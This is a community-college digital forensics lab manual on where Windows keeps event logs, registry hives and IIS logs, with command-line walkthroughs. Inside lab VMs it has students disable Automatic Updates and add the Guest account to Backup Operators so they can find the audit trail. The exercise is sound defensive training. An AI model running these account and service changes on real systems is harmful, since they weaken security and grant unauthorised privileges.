DIGITAL FORENSICS LAB SERIES

Lab 2: Common Locations of Windows Artifacts

Objective: Digital Forensics Fundamentals

Document Version: 2015-09-28

This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.

Development was funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48; The National Information Security, Geospatial Technologies Consortium (NISGTC) is an entity of Collin College of Texas, Bellevue College of Washington, Bunker Hill Community College of Massachusetts, Del Mar College of Texas, Moraine Valley Community College of Illinois, Rio Salado College of Arizona, and Salt Lake Community College of Utah.

This workforce solution was funded by a grant awarded by the U.S. Department of Labor's Employment and Training Administration. The solution was created by the grantee and does not necessarily reflect the official position of the U.S. Department of Labor. The Department of Labor makes no guarantees, warranties or assurances of any kind, express or implied, with respect to such information, including any information on linked sites, and including, but not limited to accuracy of the information or its completeness, timeliness, usefulness, adequacy, continued availability or ownership.

Contents

This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.

Introduction

This lab includes the following tasks:

1. Examining Windows Event Logs, IIS Logs, and Scheduled Tasks
2. Examining the Prefetch folder and Thumbs.db files
3. Examining the Startup , Windows and System32 folders

Objective: Digital Forensics Fundamentals

Performing this lab will provide the student with a hands-on lab experience meeting the Digital Forensics Fundamentals Objective:

The candidate will demonstrate an understanding of forensic methodology, key forensics concepts, and identifying types of evidence on current Windows operating systems.

Users Folder – This folder stores the user's profiles in Windows Vista, Windows 7, Windows 8, Server 2008, and Server 2012. In order for a user's profile to be created within Microsoft Windows, the user must log into the system at least one time.

Startup Folder – This location can be utilized by administrators (or hackers) to launch programs automatically at startup. A batch file or executable can be stored in a user's startup folder or it can be stored where it will run for all users accessing the system.


Documents and Settings – This folder stores the user's profiles in Windows 2000, XP, and Server 2003. In order for a user's profile to be created, the user must log into the system at least one time. The Documents and Settings folder has been replaced by the Users folder in current versions of the operating systems. However, it still exists as a reparse point on the newer versions.

Scheduled Tasks– Located in the Tasks folder within the Windows folder, this is the location where AT jobs are stored. AT jobs are tasks that are scheduled to run automatically, like backups or disks defragments. When a hacker compromises a system, they may schedule malware to run automatically which provides them a backdoor.

Prefetch – This folder exists so that the Windows operating system can load certain executable files faster after system startup. The Prefetch files have a .pf extension and often can provide someone investigating a system clues about what programs ran.

This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.

Lab Topology



This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.

Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Windows XP Pro Internal Machine	192.168.1.175		
DEFT Internal Machine	192.168.1.100		
Windows 7 External Machine	216.1.1.200	student	password

This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.


1 Examining Windows Event Logs, IIS Logs, and Scheduled Tasks

When certain actions take place in the Windows operating system, they are logged by the system. Sometimes this logging will take place automatically, and sometimes the administrator must turn it on. Knowing where the artifacts are stored on Windows operating systems is critical if you are conducting an investigation.

1.1 Examining Logs

1. To log into the **Windows XP Pro Machine** on the **Internal Network**, click on the Windows XP Pro Icon on the topology.
2. Open the Command Prompt by double-clicking on the shortcut.


3. Type the following command to list all of the started services on the system:
   C:\>**net start**



```
C:\>net start
These Windows services are started:

   Application Layer Gateway Service
   Automatic Updates
   COM+ Event System
   Cryptographic Services
   DCOM Server Process Launcher
   DHCP Client
   Distributed Link Tracking Client
   DNS Client
   Error Reporting Service
   Event Log
   Fast User Switching Compatibility
   FTP Publishing
   Help and Support
   IIS Admin
   IPSEC Services
   Logical Disk Manager
   Network Connections
   Network Location Awareness (NLA)
   Plug and Play
   Print Spooler
   Protected Storage
   Remote Procedure Call (RPC)
```

This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.

4. Type the following command to stop the “Automatic Updates” service on the system: C:\>**net stop "Automatic Updates"**




```
C:\>net stop "Automatic Updates"
The Automatic Updates service is stopping.
The Automatic Updates service was stopped successfully.
```

5. Close the Command Prompt window.


When a service is stopped or started, that information is logged automatically in the Windows Event Viewer.

6. On the **Windows XP Pro Internal Machine**, open the Event Viewer by clicking on start, selecting **All Programs > Administrative Tools > Event Viewer**.



This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.

7. In the **Event Viewer** (Local) window, click on **System** then double-click on the first Information event in the list. Notice the Event Properties window displays that the Automatic Updates service entered the stopped state. Click **OK** to close the Event Properties, and then close the Event Viewer. Minimize the Windows XP Pro PC.




Type	Date	Time	Source	Ca
Information	8/31/2013	8:35:41 AM	Service Control Manager	No

Date: 8/31/2013 Source: Service Control Manager
Time: 8:35:41 AM Category: None
Type: Information Event ID: 7036
User: N/A
Computer: CLIENT

Description:
The Automatic Updates service entered the stopped state.

Windows XP, Windows Vista, Windows 7, and Windows 8 are client operating systems. On client operating systems, auditing of security related events is not always enabled. The administrator can turn auditing on for certain events to view security incidents.


8. To log into the **Windows 7 External Machine**, click on the **Windows 7** icon on the topology.
9. If required, enter the username, **student**.
10. Type in the password, **password,** and press **Enter** to log in.



This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.

11. On the **Windows 7 External Machine**, open the Command Prompt by double-clicking on the shortcut.


12. Enter the following command:
C:\>**net localgroup "backup operators" guest /add**




```
C:\>net localgroup "backup operators" guest /add
The command completed successfully.
```

Next, we will check the Security Log in the Event Viewer. If Account Management changes are logged, we will see the group membership changes for the guest account.

13. On the **Windows 7 External Machine**, click on start and type **eventvwr.msc** then **enter** to open the Event Viewer.




14. Within the Event Viewer (Local) window, expand Windows Logs and click on the Security log.



This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.

15. In the Task Category column, you should see Security Group Management with the Event ID of **4732** at the top of the list. **Double-click** the event to verify that Guest was added to the Backup Operators group. You may have to scroll down to see. Close the event window.



Security Number of events: 470

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	8/31/2013 9:25:39 AM	Micros...	4732	Security Group Management
Audit Success	8/31/2013 1:17:36 PM	Micros...	4616	Security State Change
Audit Success	8/31/2013 1:28:35 PM	Micros...	4672	Special Logon


Event 4732, Microsoft Windows security auditing.

General Details

```
A member was added to a security-enabled local group.

Subject:
        Security ID:            student-PC\student
        Account Name:           student
        Account Domain:         student-PC
        Logon ID:               0x5fb06

Member:
        Security ID:            student-PC\Guest
        Account Name:           -

Group:
        Security ID:            BUILTIN\Backup Operators
        Group Name:             Backup Operators
        Group Domain:           Builtin
```

```
Log Name:          Security
Source:            Microsoft Windows security   Logged:          8/31/2013 9:25:39 AM
Event ID:          4732                         Task Category:   Security Group Management
Level:             Information                  Keywords:        Audit Success
User:              N/A                          Computer:        student-PC
OpCode:            Info
More Information:  Event Log Online Help
```


16. Select File from the Event Viewer menu bar and scroll down to **Exit**.



With Windows Vista and higher, Event Viewer files are stored in the EVTX format. They can be converted to XML files. They are stored in Windows\System32\winevt\Logs. It is important for an investigator to know the location of these files on the disk so they can export and examine them. Event Logs can help establish a timeline of events.

This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.


17. To view the Event Viewer files on the **Windows 7 External Machine**, type the following command at the Command Prompt:
C:\>**dir C:\Windows\System32\winevt\Logs**



```
C:\>dir C:\Windows\System32\winevt\Logs
 Volume in drive C has no label.
 Volume Serial Number is 563F-EC87

 Directory of C:\Windows\System32\winevt\Logs

09/01/2013  08:46 AM    <DIR>          .
09/01/2013  08:46 AM    <DIR>          ..
08/31/2013  08:57 AM         1,118,208 Application.evtx
07/08/2013  11:31 AM            69,632 HardwareEvents.evtx
07/08/2013  11:31 AM            69,632 Internet Explorer.evtx
07/08/2013  11:31 AM            69,632 Key Management Service.evtx
07/08/2013  11:31 AM            69,632 Media Center.evtx
```

Close the command Prompt on the Windows 7 Machine. With operating systems prior to Windows Vista (such as Windows 2003 Server, Windows XP, and Windows 2000), the Event Viewer files are stored in the EVT format. They can be converted to TXT or CSV files. They are stored in Windows\System32\config. It is important to note that the Windows registry files are also stored in this location.

18. To view the Event Viewer files on the **Windows XP Pro Internal Machine**, open Command Prompt and type the following command:
C:\>**dir C:\Windows\System32\config**




```
C:\>dir c:\WINDOWS\system32\config
 Volume in drive C has no label.
 Volume Serial Number is 689E-0BD5

 Directory of c:\WINDOWS\system32\config

08/28/2013  12:38 PM    <DIR>          .
08/28/2013  12:38 PM    <DIR>          ..
08/30/2013  11:43 AM            65,536 AppEvent.Evt
08/30/2013  11:43 AM           262,144 default
02/28/2012  06:05 PM            94,208 default.sav
08/30/2013  11:43 AM           262,144 SAM
02/28/2012  06:06 PM            65,536 SecEvent.Evt
08/30/2013  11:43 AM           262,144 SECURITY
08/30/2013  11:43 AM         9,437,184 software
02/28/2012  06:05 PM           659,456 software.sav
08/30/2013  11:43 AM           131,072 SysEvent.Evt
08/31/2013  07:37 AM         3,932,160 system
02/28/2012  06:05 PM           942,080 system.sav
02/28/2012  11:31 PM    <DIR>          systemprofile
```


Close the command Prompt on the Windows XP Pro Machine. Next, we will generate web traffic from a computer on the same network and examine some of the Internet Information Service Log Files, which are located in the Windows\System32\Logfiles directory. The Internet Information Service Log Files keep track of the IP addresses and User Agents of connecting computers.

This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.

19. Log into the **DEFT Machine** by clicking on the **DEFT** icon on the topology. On the **DEFT** system, click on the **8 ball > Internet > Firefox Web Browser**.



20. In the URL bar in Firefox, type http://192.168.1.175 and press enter. You will see the message, *It works!.* Close the Firefox browser and the DEFT host.



